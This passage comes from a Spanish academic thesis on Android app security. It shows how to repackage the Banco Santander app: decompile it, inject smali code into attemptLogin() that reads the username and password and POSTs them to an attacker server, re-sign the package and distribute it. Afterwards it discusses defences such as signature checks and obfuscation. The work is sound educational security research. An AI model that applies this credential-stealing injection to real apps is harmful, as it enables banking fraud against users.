    const/4 v8, 0x1
    const/4 v7, 0x0
    ...
```

contra el servicio web del banco, encontramos una función llamada “attemptLogin()” cuyas partes más relevantes podemos ver en la figura 4.6

Vemos que en este punto se leen los valores de las variables que identificamos anteriormente, con lo que parece un sitio propicio para realizar una inyección de código.

Ahora que tenemos identificado el objetivo, decompilamos la aplicación usando las APK-Tool como vimos en el capítulo 4.3.1 para obtener el código smali, una vez decompilamos buscamos el fichero Login.smali, (los ficheros Login$x.smali corresponden a ficheros de clases heredadas) y lo abrimos con un editor sencillo como pueda ser vim, buscamos la llamada al método attemptLogin() como podemos ver en la figura 4.7

El siguiente paso consiste en preparar el código que vamos a inyectar en la apli-

cación, no será un código escrito desde cero en smali, por facilidad creamos una aplicación de control en la que creamos un un método que se encargar de enviar a una URL dada una petición POST con dos parámetros de tipo string que recibe como argumentos, intentando crear un código sencillo y escueto por encima de convenciones y normas, el código java de este método creado se puede ver en la figura 4.8 es un claro ejemplo, pues para saltarse la obligación de crear un hilo de ejecución para la petición POST, lo cual complicaría el código y lo haría más extenso, impone una máscara de ejecución y elimina la comprobación de nivel de API, usando mecanismos que no deberían usarse en ninguna aplicación.

Una vez compilado este código, se decompila en código smali (Figura 4.9 y 4.10) y ya tenemos preparado el código de la función para ser inyectado.

Ya tenemos preparada la función encargada de conectar con nuestro servidor para depositar las credenciales del usuario, tan sólo nos queda realizar la llamada a la misma en el momento adecuado, que como vimos anteriormente, este podría ser al comienzo de la función attemptLogin() en el archivo Login.smali, hay que vigilar los registros que usamos para no sobrescribir información que luego necesite la función original, por eso al comienzo de la misma los registros no contienen información útil y podemos usarlos sin riesgo. En la figura 4.11 podemos ver el código inyectado.

Ahora que tenemos el código de la aplicación manipulado para nuestros intereses, tenemos que crear un nuevo paquete, el cual tiene que ser firmado con un clave distinta a la original, pues el contenido del paquete ha cambiado y obviamente no disponemos del juego de claves del Banco Santander para poder firmarla. Para crear el paquete y firmarlo usamos APK Multi-Tools como podemos ver en la figura 4.7. El hacer llegar a un usuario la aplicación modificada no es trivial, pues al no estar firmada por el fabricante original (banco Santander) si un usuario intenta instalar esta App, Android le advertirá que difiere con la firma del paquete instalado. Al usar un certificado autofirmado, el usuario debería tener activada la opción de permitir instalación de software desde fuentes no confiables y el atacante buscar un medio de distribución del paquete como pudieran ser stores piratas. Otra opción sería intentar incluir esta aplicación en el Play Store oficial de Google, bajo un nombre y una apariencia que pudieran confundir a un usuario confiado. Como vemos la ingeniería social, la despreocupación y la falta de cultura de seguridad son, en la mayoría de los casos, los factores determinantes para el éxito o fracaso de un ataque.

Algoritmo 5.8 Método sendMess() en Java

```
@SuppressLint("NewApi")
public void sendMess(String var1, String var2)
{
    String posturl = "http://192.168.1.7/post.php";
    if (android.os.Build.VERSION.SDK_INT > 9)
    {
        StrictMode.ThreadPolicy policy
            \ = new StrictMode.ThreadPolicy.Builder().
               permitAll().build();
        StrictMode.setThreadPolicy(policy);
    }
        try {
            HttpClient httpclient = new DefaultHttpClient
               ();
            HttpPost httppost = new HttpPost(posturl);
            List<NameValuePair> params = new ArrayList<
               NameValuePair>();
            params.add(new BasicNameValuePair("dato1",var1
               ));
            params.add(new BasicNameValuePair("dato2",var2
               ));
            httppost.setEntity(new UrlEncodedFormEntity(
               params));
            HttpResponse resp = httpclient.execute(
               httppost);
            HttpEntity ent = resp.getEntity();
            String text = EntityUtils.toString(ent);
        }catch(Exception e)
            {
                Log.d("LOG", e.toString());
        }
}
```

Algoritmo 5.9 Función sendMess() en smali

```
.method public sendMess(Ljava/lang/String;Ljava/lang/
   String;)V
.annotation build Landroid/annotation/SuppressLint;
value = { "NewApi" }
const-string v6, "http://192.168.1.7/post.php"
sget v8, Landroid/os/Build$VERSION;->SDK_INT:I
const/16 v9, 0x9
if-le v8, v9,
:cond_0
new-instance v8, Landroid/os/
   StrictMode$ThreadPolicy$Builder;
invoke-direct {v8}, Landroid/os/
   StrictMode$ThreadPolicy$Builder;-><init>()V
invoke-virtual{v8},  Landroid/os/
   StrictMode$ThreadPolicy$Builder;\
     ->permitAll()Landroid/os/
        StrictMode$ThreadPolicy$Builder;
move-result-object v8
invoke-virtual {v8}, Landroid/os/
   StrictMode$ThreadPolicy$Builder;\
     ->build()Landroid/os/StrictMode$ThreadPolicy;
move-result-object v5
invoke-static{v5},Landroid/os/StrictMode;\
     ->setThreadPolicy(Landroid/os/StrictMode$ThreadPolicy
        ;)V
:cond_0
:try_start_0
new-instance v2, Lorg/apache/http/impl/client/
   DefaultHttpClient;
invoke-direct {v2}, Lorg/apache/http/impl/client/
   DefaultHttpClient;-><init>()V
new-instance v3, Lorg/apache/http/client/methods/HttpPost;
invoke-direct{v3,v6},Lorg/apache/http/client/methods/
   HttpPost;\
     -><init>(Ljava/lang/String;)V
new-instance v4, Ljava/util/ArrayList;
invoke-direct {v4}, Ljava/util/ArrayList;-><init>()V
new-instance v8, Lorg/apache/http/message/
   BasicNameValuePair;
const-string v9, "dato1"
invoke-direct {v8, v9, p1}, Lorg/apache/http/message/
   BasicNameValuePair;\
     -><init>(Ljava/lang/String;Ljava/lang/String;)V
invoke-interface {v4, v8}, Ljava/util/List;->add(Ljava/
   lang/Object;)Z
```

Algoritmo 5.10 Función sendMess() en smali (continuación)

```
new-instance v8, Lorg/apache/http/message/
   BasicNameValuePair;
const-string v9, "dato2"
invoke-direct {v8, v9, p2}, Lorg/apache/http/message/
   BasicNameValuePair;\
    -><init>(Ljava/lang/String;Ljava/lang/String;)V
invoke-interface {v4, v8}, Ljava/util/List;->add(Ljava/
   lang/Object;)Z
new-instance v8, Lorg/apache/http/client/entity/
   UrlEncodedFormEntity;
invoke-direct {v8, v4}, Lorg/apache/http/client/entity/
   UrlEncodedFormEntity;\
    -><init>(Ljava/util/List;)V
invoke-virtual {v3, v8}, Lorg/apache/http/client/methods/
   HttpPost;\
    ->setEntity(Lorg/apache/http/HttpEntity;)V
invoke-interface {v2, v3}, Lorg/apache/http/client/
   HttpClient;->execute\
    (Lorg/apache/http/client/methods/HttpUriRequest;)Lorg/
       apache/http/HttpResponse;
move-result-object v7
.line 80     .local v7, resp:Lorg/apache/http/HttpResponse
   ;
invoke-interface {v7}, Lorg/apache/http/HttpResponse;\
    ->getEntity()Lorg/apache/http/HttpEntity;
move-result-object v1
.local v1, ent:Lorg/apache/http/HttpEntity;
invoke-static{v1},Lorg/apache/http/util/EntityUtils;\
    ->toString(Lorg/apache/http/HttpEntity;)Ljava/lang/
       String;
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0}
   :catch_0

.end local v3           #httppost:Lorg/apache/http/client/
   methods/HttpPost;
.end local v4           #params:Ljava/util/List;,\
    "Ljava/util/List<Lorg/apache/http/NameValuePair;>;"
           .end local v7           #resp:Lorg/apache/http/
       HttpResponse;
:goto_0     return-void
.local v0, e:Ljava/lang/Exception;     const-string v8, "
   LOG"
invoke-virtual {v0}, Ljava/lang/Exception;->toString()
   Ljava/lang/String;
move-result-object v9
invoke-static {v8, v9}, Landroid/util/Log;\
    ->d(Ljava/lang/String;Ljava/lang/String;)I
goto :goto_0 .end method
```




Figura 5.7: Compilado y firmado de una App.

5.5. Proteger el código de la Ingeniería Inversa

Al comienzo de esta sección, el autor se plantea un dilema, un defensor del Open Source proponiendo métodos para entorpecer la Ingeniería Inversa. El Open Source supuso una revolución en el mundo de las nuevas tecnologías, empezó en el software y se ha extendido al mundo físico del hardware, un argumento usado por sus detractores es que justamente la facilidad para ver como está escrito un software posibilita encontrar fallos explotables frente a un modelo de seguridad por obscuridad. La realidad, es que en muchos casos, estos argumentos han sido completamente desestimados, pues aunque es muy complejo comparar la seguridad de un sistema o software en función de las vulnerabilidades encontradas, sistemas de código cerrado por excelencia (Microsoft Windows, Apple OSX...) no han demostrado ser más seguros que otros Open Source (OpenBSD, Red Hat Enterprise...), y proyectos Open Source son usados cada día para tareas críticas de seguridad en todos los ámbitos (OpenPGP, SSH, IPTables, SeLinux...). La Ingeniería Inversa ha sido determinante para el desarrollo de sistemas abiertos, posibilitando mediante la cooperación entre usuarios, saltar las limitaciones impuestas por una industria que no contemplaba la posibilidad de un cambio en su modelo de negocio, podríamos decir sin miedo a equivocarnos que el mundo del software hoy sería completamente distinto sin ella. En que punto nos deja esto, ¿deberían los desarrolladores de la aplicación del Santander haber usado mecanismos para entorpecer la ingeniería inversa? en una primera instancia el autor pensó que sí, que tal

vez no todo el código tiene que ser abierto, hay que proteger flujos de información por su carácter sensible, pero si asumimos esto, también deberíamos asumir que el SysAdmin del banco no use SSH para conectar a sus sistemas, vayamos un paso más los usuarios acceden a su portal Web para realizar las mismas operaciones que la aplicación usando protocolo abiertos, visualizando en su browser un código legible y perfectamente reproducible para crear un portal fraudulento como nuestra App. No podemos asumir como seguridad técnicas que impidan la ingeniería inversa, no sólo nunca tendremos la certeza de cuando estas técnicas han dejado de ser efectivas, sino que nunca van a aportar el grado de obscuridad que deseamos. La Ingeniería Inversa parte de la curiosidad, de las sed de conocimiento, de un deseo natural por aprender como funcionan la cosas, la hemos usado, la usamos y la usaremos.

Entonces, ¿como protegernos frente a u usos ilícitos derivados de la Ingeniería Inversa? No hay una sola respuesta, sólo un conjunto de buenas prácticas:

- Creando código de calidad, que no sólo no nos avergüence ante el curioso, sino que también muestre madurez y solidez ante el atacante.

- Protegiendo al usuario final frente a la distribución de software mal intencionado, el Play Store dispone de bots para comprobar el código antes de publicarse y limpiar el Store de malware, pero a demostrado ser bastante ineficiente como nos enseñaron en el importante Blog de Seguridad SecurityByDefault [3].

- Detectar modificaciones de la aplicación, verificando la firma. Es sencillo realizar una verificación de firma de la aplicación, por ejemplo en el código mostrado en el cuadro 4.12, obtenido del portal StackOverFlow usado para evitar la modificación de las aplicaciones por herramientas automatizadas de eliminación de comprobación de licencias. Sin embargo esta solución es débil para detectar modificaciones no automatizadas, un atacante podría eliminar este método de control del código. Una mejor aproximación sería usar los servicios de Google Play Service como un mecanismo de validación.

- Una vez más, la educación del usuario final, es clave para minimizar la exposición y el impacto de el ataque.

Esta sección tiene un marcado acento subjetivo, el lector puede discrepar con el autor, para todo el que piense que una ofuscación del código le puede aportar seguridad frente a una modificación del mismo, Android dispone de Proguard [1], una herramienta para ofuscar el código de una aplicación Android, proporcionada por

Google e integrada en Eclipse, que permite de manera muy sencilla ofuscar el código de la aplicación, sólo hay que activarlo en el fichero "project.properties" del proyecto de Eclipse y crear un sencillo fichero de configuración para guiar a la herramienta.

Algoritmo 5.11 Inyección de código en attemptLogin()

```
...
const/4 v8, 0x1
const/4 v7, 0x0
#Comienzo de la inyección de código.
#Obteniendo el username
iget-object v4, p0, Les/bancosantander/apps/Login;\
    ->textViewUserLogin:Landroid/widget/EditText;
invoke-virtual {v4}, Landroid/widget/EditText;->getText()
   Landroid/text/Editable;
move-result-object v4
invoke-interface {v4}, Landroid/text/Editable;->toString()
   Ljava/lang/String;
move-result-object v4
#End obteniendo username

#Obteniendo el password
iget-object v5, p0, Les/bancosantander/apps/Login;\
    ->textViewUserPassword:Landroid/widget/EditText;
invoke-virtual {v5}, Landroid/widget/EditText;->getText()
   Landroid/text/Editable;
move-result-object v5
invoke-interface {v5}, Landroid/text/Editable;->toString()
   Ljava/lang/String;
move-result-object v5
#End obteniendo username

#LLamada a sendMess()
invoke-virtual {p0, v4, v5}, Les/bancosantander/apps/Login
   ;\
    ->sendMess(Ljava/lang/String;Ljava/lang/String;)V
#End llamada a sendMess
#End inyección de código.
...
```

Algoritmo 5.12 Comprobación de firma de aplicación.

```
public void checkSignature(final Context context)
{
    try
        {
            Signature[] signatures = context.
               getPackageManager().getPackageInfo\
            (context.getPackageName(), PackageManager.
               GET_SIGNATURES).signatures;
            if (signatures[0].toCharsString() != <YOUR
               CERTIFICATE STRING GOES HERE>)
                {
                /* Kill the process without warning.
                  If someone changed the certificate
                   is better not to give a hint about
                      why the app stopped working*/
                android.os.Process.killProcess(android
                   .os.Process.myPid());
                }
        }
    catch (NameNotFoundException ex)
        {
            /* Must never fail, so if it does, means
               someone played with the apk,
            so kill the process  */
            android.os.Process.killProcess(android.os.
               Process.myPid());
        }
}
```

Capítulo 6

Conclusiones

Este PFC, nace con la idea de ser una breve aproximación, a la seguridad en el desarrollo de software, que sirva de punto de partida al programador que se inicie en este mundo, o al experto en la materia que aún no haya contemplado esta necesidad. Aunque está enfocado a una plataforma específica, la mayoría de los principios expuestos son extrapolables a cualquier tipo de desarrollo software.

El objetivo principal, es sin lugar a dudas el de concienciar al desarrollador sobre la importancia de la seguridad a la hora de escribir código, y sobre todo como esta debe tratarse como un proceso más en el ciclo de desarrollo. Cuando el programador es consecuente con este principio, entonces se podrá concienciar al usuario.

No ha sido fácil, delimitar los objetivos a incluir en este proyecto, en parte por que la seguridad informática, es en sí misma, tan extensa y compleja, que cuando más se profundizaba en un tema, aparecían en escena otros tantos.

Por falta de tiempo, han quedado en el tintero muchos temas a tratar, que darían para más proyectos, me gustaría destacar entre estos, la seguridad en las comunicaciones. Hoy en día un elevado porcentaje de Apps que se desarrollan, cuentan con un backend web que recoge los datos del usuario y le permiten interacción con otros servicios, la seguridad tanto de estos backends como de las tecnologías usadas para comunicarse ofrecen un buen escenario para desarrollar. Y estudiando las comunicaciones en dispositivos Smartphones la tecnología NFC ofrece otro escenario interesante, teniendo en cuenta los problemas de seguridad de tecnologías similares, y el uso que la industria pretende otorgar como pasarela de pago.

Para finalizar, me gustaría remarcar, el trabajo de los profesionales en Seguridad Informática, por realizar un trabajo que requiere una alta preparación y un continuo ciclo de aprendizaje e investigación. Profesionales que parecen vivir y trabajar al margen del profesional convencional, tal vez por que no suelen vestir con traje y sobre todo por no conformarse con ver sólo lo que nos enseñan, pero con un denominador

común, la pasión por su trabajo. Ellos en la sombra, muchas veces nos aportan luz, e intentan ofrecernos un poco de seguridad.

Referencias

[1] ProGuard Android. [http://developer.android.com/tools/help/proguard.html].

[2] Security by Default. [http://www.securitybydefault.com/2012/02/bouncer-sirve-para-algo.html].

[3] Security by Default. [http://www.securitybydefault.com/2012/02/ea-ea-ea-google-se-cabrea.html], 2012.

[4] Documentacion de Google Developer sobre los archivos Manifest. [http://developer.android.com/guide/topics/manifest/manifest-intro.html].

[5] Permisoso definidos para una aplicacion. [http://developer.android.com/reference/android/manifest.permission.html].

[6] Web del proyecto Smali. [http://code.google.com/p/smali/].

[7] Des2Jar. [http://code.google.com/p/dex2jar/].

[8] Ingenieria Inversa en Wikipedia. IngenierÃa inversa. *Wikipedia*, 2014.

[9] App File Explorer. [https://play.google.com/store/apps/details?id=com.estrongs.android.

[10] Dalvik Opcodes. [http://pallergabor.uw.hu/androidblog/dalvikopcodes.html].

[11] APK Multi Tool. [https://github.com/apk-multi-tool/apk-multi-tool-linux.git].